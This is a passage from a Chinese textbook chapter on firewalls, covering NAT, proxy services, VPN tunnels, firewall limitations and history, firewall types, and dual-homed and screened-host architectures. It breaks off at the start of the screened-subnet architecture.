防火墙的网络地址转换功能是指将内部主机的 IP 地址转换为某一固定或者某范围内的某个 IP 地址，而使从网络外部无法探测到它们。网络地址转换（Network Address Translation，NAT），有时也称为 IP 伪装。网络地址转换通过隐藏内部主机的地址方式来保护主机的安全。它将所有的内部主机转化为防火墙的地址，对因特网来说所有的内部网中主机的对外传输好像都是从一台计算机发出的（防火墙主机的地址）。网络地址转换同时可以让整个内部网络对外复用一个 IP 地址，这就意味着不必再从 InterNIC 那里申请一个大的地址块了。而内部网络的地址分配可以根据自己的需要任意进行，不必担心和其他网络的地址冲突的问题。表 10-1 中给出了常见的地址转换类型。

表 10-1　地址转换类型

序号	名称	作用
1	静态地址转换	将一个不变的转换地址分配给一个内部服务器
2	动态地址转换	通常意义上的地址转换
3	负载平衡转换	对外将一个 IP 地址和端口转换为同等配置的多个内部服务器的集中处
4	网络冗余转换	将多个 Internet 连接集中管理，平均分配用户的负载

要注意的是：并不是所有的防火墙都提供地址转换的功能，而且在用户必须使用某些协议时不能使用地址转换功能。

10.2.3 代理服务功能

代理服务功能指防火墙代表内部主机进行高层应用的连接，完全中断内部主机与外部主机的网络层的连接（如图 10-3 所示）。具体来说，防火墙的代理功能包括以下几点。

（1）代理有效地隐藏了内部网络用户。包过滤只能检查数据的包头部分，而不对数据的内容部分进行检查，因此不能完全约束通过防火墙的数据流，而应用级代理很好地解决了这个问题。它完全断开了通过防火墙的网络协议数据流，并将网络通信仅限于用户规定允许的协议如 HTTP、FTP 和 SMTP。它允许内部用户的出站连接请求，然后根据定义的规则重新产生对外部网络的高级服务请求，当请求的数据返回时，再把数据传送给客户。




图 10-3　代理服务

（2）代理的另一个作用是可以缓存内部网络用户重复访问的 Web 页面，这可以加快访问这些重复的数据，并减少了网络流量。

（3）与网络地址转换不同，代理不是通用的，不同的协议服务需要不同的代理支持。不能使用代理服务的协议不能通过代理进行连接。

10.2.4 加密身份认证

加密身份认证是指专用网络为使用公共网络的用户访问其内容而进行的证实其身份的过程。加密身份认证可以使用任何安全的身份认证协议，它分为：

（1）登录时的身份认证。

（2）数字签名和数字凭证。

一旦证实了用户的身份，所有的软件都可以无障碍地运行，不需要使用其他特殊的软件包的支持。从某种意义上讲，加密的身份认证降低了防火墙的安全性。

10.2.5 加密隧道

利用公共网络在两个专用网络之间建立一个安全连接。通道技术通常也称为虚拟专用网技术 VPN（Virtual Private Networking）。加密通道通过将局域网通信封装在一个 IP 包的方法使用因特网从一个专用网络连接到其他网络。这个局域网的包对于中间介质的因特网上的计算机来讲是不可读的。加密通道通过使用 IP 封装、加密的身份认证、数据有效负载的加密这几个基本的安全功能部件进行工作。

10.2.6 防火墙功能的局限性

防火墙技术是内部网络最重要的安全技术之一，但防火墙也有其明显的局限性。

（1）对于绕开了防火墙的攻击行为，防火墙不能提供保护。例如，内部主机可以通过拨号连接互联网业务提供商 ISP 的网络，局域网 LAN 内部可能配置了一个调制解调器池，为出差的雇员和在家中通过网络远程上班的雇员服务。这些都形成了内网与外网的多个接口，从而绕开了防火墙的控制。

（2）防火墙对来自内部的威胁不能提供保护。例如，一个心怀不轨的雇员在网络内部进行的攻击。

（3）防火墙不能对那些已经受到病毒感染的程序和文件的传输提供保护。因为在局域网内支持各种操作系统和应用，要求防火墙对所有进入的文件、邮件和信息进行病毒扫描是不现实的和不可能的。

10.3 防火墙的发展和类型

10.3.1 防火墙的发展

防火墙从诞生至今，经过了好几代的发展，现在的防火墙已经与最初的防火墙大不相

同了。最初的防火墙依附于路由器，它只是路由器中的一个过滤块。后来，随着过滤功能的完善和过滤浓度的增加，防火墙逐步从路由器中分离出来，成为一个独立的设备。

迄今，防火墙的发展经历了近 30 年的时间。第一代防火墙始于 1985 年前后，它几乎与路由器同时出现，由 Cisco 的 IOS 软件公司研制。这一代防火墙称为包过滤防火墙。直到 1988 年，DEC 公司的 Jeff Mogul 根据自己的研究，才发表了第一篇描述有关包过滤防火墙过滤过程的文章。

在 1989—1990 年前后，AT&T 贝尔实验室的 Dave Presotto 和 Howard Trickey 率先提出了基于电路中继的第二代防火墙结构，此类防火墙被称为电路级网关防火墙。但是，他们既没有发表描述这一结构的任何文章，也没有发布基于这一结构的任何产品。

第三代防火墙结构是在 20 世纪 80 年代末和 20 世纪 90 年代初由 Purdue University 和 Gene Spafford，AT&T 贝尔实验室的 Bill Cheswick 和 Marcus Ranum 分别研究和开发的。这一代防火墙被称为应用级网关防火墙。在 1991 年，Ranum 的文章引起了人们的广泛关注。此类防火墙采用了在堡垒主机运行代理服务的结构。根据这一研究成果，DEC 公司推出了第一个商用产品 SEAL。

大约在 1991 年，Bill Cheswick 和 Steve Bellovin 开始了对动态包过滤防火墙的研究。1992 年，在 USC 信息科学学院工作的 Bob Braden 和 Annette DeSchon 开始研究用于 Visas 系统的动态包过滤防火墙，后来它演变为目前的状态检测防火墙。1994 年，以色列的 Check Point Software 公司推出了基于第四代结构的第一个商用产品。

关于第五代防火墙，目前尚未有统一的说法，关键在于目前还没有出现获得广泛认可的新技术。一种观点认为，在 1996 年由 Global Internet Software Group 公司的首席科学家 Scott Wiegel 开始启动的内核代理结构（kernel proxy architecture）研究计划属于第五代防火墙，还有一种观点认为，在 1998 年由 NAI 公司推出的自适应代理（adaptive proxy）技术给代理类型的防火墙赋予了全新的意义，可以称之为第五代防火墙。

10.3.2 防火墙的分类

根据防火墙在网络协议栈中的过滤层次不同，通常把防火墙分为三种：包过滤路由器防火墙、应用级网关防火墙和电路级网关防火墙，如图 10-4 所示。

1. 包过滤路由器

包过滤路由器按照设定的一组规则对每个出入的 IP 包实施检查，然后决定转发或抛弃这个包。一般的路由器被配置为对输入和输出到互联网的包进行双向过滤，过滤规则由含在 IP 包中的以下信息来决定。

（1）信源 IP 地址：发送 IP 包的系统的源 IP 地址。

（2）信宿 IP 地址：IP 包所要到达的目的主机的 IP 地址。

（3）信源和信宿的传输层地址：传输层 TCP、UDP 或 SCTP 的端口号，它定义了诸如简单网络管理协议 SNMP，远程登录 Telnet 等服务和进程。

（4）IP 包内的协议字段：它是 IP 头部的一个字段，定义了 IP 包携带的传输层协议是 TCP、UDP 或 SCTP 等。

（5）网络接口：对于有三个或更多的网络接口的路由器，防火墙定义了从哪个接口输入的数据包应当从哪个接口转发出去。

包过滤规则的实施一般是将 IP 包中的各字段或 TCP 头部的字段与防火墙设定的一组数据进行匹配。如果这些规则中有一项得到匹配吻合，就启用决策是否将此包转发或丢弃。如果包中没有任何条目与这些规则匹配，就采取一种默认设置的行动。




图 10-4 防火墙类型

2. 应用级网关

应用级网关也称为代理服务器，它的作用就像一个应用层数据流的中继器，用户使用一个 TCP/IP 的应用连接网关，如 Telnet 和 FTP 等，网关让用户告知需要访问的远端主机的名字。当用户做出响应，提供一个有效的用户 ID 以及认证信息，网关就连接远端主机的应用，在这两个终端之间中继转发包含应用数据的 TCP 包。如果网关没有被安装和运行特定应用的代理服务软件，它就不支持这种应用，不能将数据转发过防火墙。另外，网络管理员可以将防火墙配置为只支持一种应用的特定功能，而拒绝所有其他功能。

应用层网关比包过滤器更安全。它不是去处理 TCP 和 IP 层的各种各样的可能组合，由此判断它们是否放行或禁止。应用层网关只需明确设立几种允许的应用即可。另外，它很方便在应用层上对所有进入内网的数据流进行日志和审计。

应用层网关的一个主要缺点是对每个连接都要有额外的处理工作量，产生一定的延时。事实上，在两个终端用户之间有两个分离的连接，网关处于分离点上，网关必须在两个方向上检查和转发所有的数据流。

3. 电路级网关

电路级网关可以是一个独立的系统或者是在一个应用层网关中为了一个特定的应用所执行的一个特定功能。电路层网关连接于可信任系统与不可信任系统之间，当对位于两个网络的终端进行了身份认证后，对它们之间的 TCP 包（或 UDP 包）进行中继转发。电路层网关不允许终端到终端的 TCP 连接，而是由此网关建立起两个 TCP 连接，一个是它自己与内网的一个 TCP 主机的连接，另一个是它自己与外网的一个 TCP 用户的连接。一旦建立了这两个连接，网关从一个 TCP 连接将 TCP 数据段直接转发到另一个连接而不检

查其中高层的内容，即电路层网关不接触应用层的信息，因此它不需要像代理服务器那样处理每个应用的转换。

10.4 防火墙体系结构

防火墙的目的在于实现安全访问控制，因此按照 OSI 模型的安全要求，防火墙可以在 OSI 七层中的第 5 层设置。防火墙从功能上分，通常由几个部分组成，如图 10-5 所示。

目前，防火墙的体系结构一般有以下几种：

（1）双重宿主主机体系结构；

（2）屏蔽主机体系结构；

（3）屏蔽子网体系结构。

10.4.1 双重宿主主机体系结构

双重宿主主机体系结构是围绕具有双重宿主的主机而构筑的，该计算机至少有两个网络接口。这样的主机可以充当与这些接口相连的网络之间的路由器；它能够从一个网络往另一个网络发送 IP 数据包。然而，实现双重宿主主机的防火墙体系结构禁止这种发送功能。因而，IP 数据包从一个网络（例如互联网）并不是直接发送到其他网络（例如内部的、被保护的网络）。防火墙内部的系统能与双重宿主主机通信，同时防火墙外部的系统能与双重宿主主机通信，但是这种系统不能直接互相通信，它们之间的 IP 通信被完全阻止。

双重宿主主机的防火墙体系结构是相当简单的，双重宿主主机位于两者之间，并且被连接到外部网络和内部的网络，图 10-6 显示了这种体系结构。



图 10-5 防火墙组成结构图




图 10-6 双重宿主主机体系结构

10.4.2 屏蔽主机体系结构

双重宿主主机体系结构是由一台同时连接在内外部网络的双重宿主主机提供安全保障的，而屏蔽主机体系结构则不同，在屏蔽主机体系结构中，提供安全保护的主机仅仅与被保护的内部网络相连。屏蔽主机体系结构还使用一个单独的过滤路由器来提供主要安全

保护，其结构如图 10-7 所示。




图 10-7　屏蔽主机体系结构

在图 10-7 中，堡垒主机位于内部的网络上，是外部网络上的主机连接到内部网络上的系统的桥梁。即使这样，也仅有某些确定类型的连接被允许，任何外部的系统试图访问内部的系统或者服务都必须连接到这台堡垒主机上。因此，堡垒主机需要拥有高等级的安全。数据包过滤也允许堡垒主机开放可允许的连接到外部网络。

在该结构的路由器中数据包过滤配置可以按下列方法执行。

（1）允许其他的内部主机为了某些服务与外部网上的主机连接（即允许那些已经由数据包过滤的服务）。

（2）不允许来自内部主机的所有连接。用户可以针对不同的服务混合使用这些手段。某些服务可以被允许直接经由数据包过滤，而其他服务仅仅可以被允许间接地经过代理。这完全取决于用户实行的安全策略。

因为这种体系结构允许数据包从外部网向内部网的移动，所以，它的设计比没有外部数据包能到达内部网络的双重宿主主机体系结构似乎更冒风险。但实际上，双重宿主主机体系结构在防备数据包从外部网络穿过内部的网络时，也容易产生失败（如黑客侵袭）。另外，保护路由器比保护主机较易实现，因为它提供非常有限的服务组。多数情况下，被屏蔽的主机体系结构提供比双重宿主主机体系结构更好的安全性和可用性。

10.4.3　屏蔽子网体系结构

屏蔽子网体系结构添加额外的安全层到屏蔽主机体系结构，即通过添加周边网络更进一步地把内部网络与 Internet 隔离开。

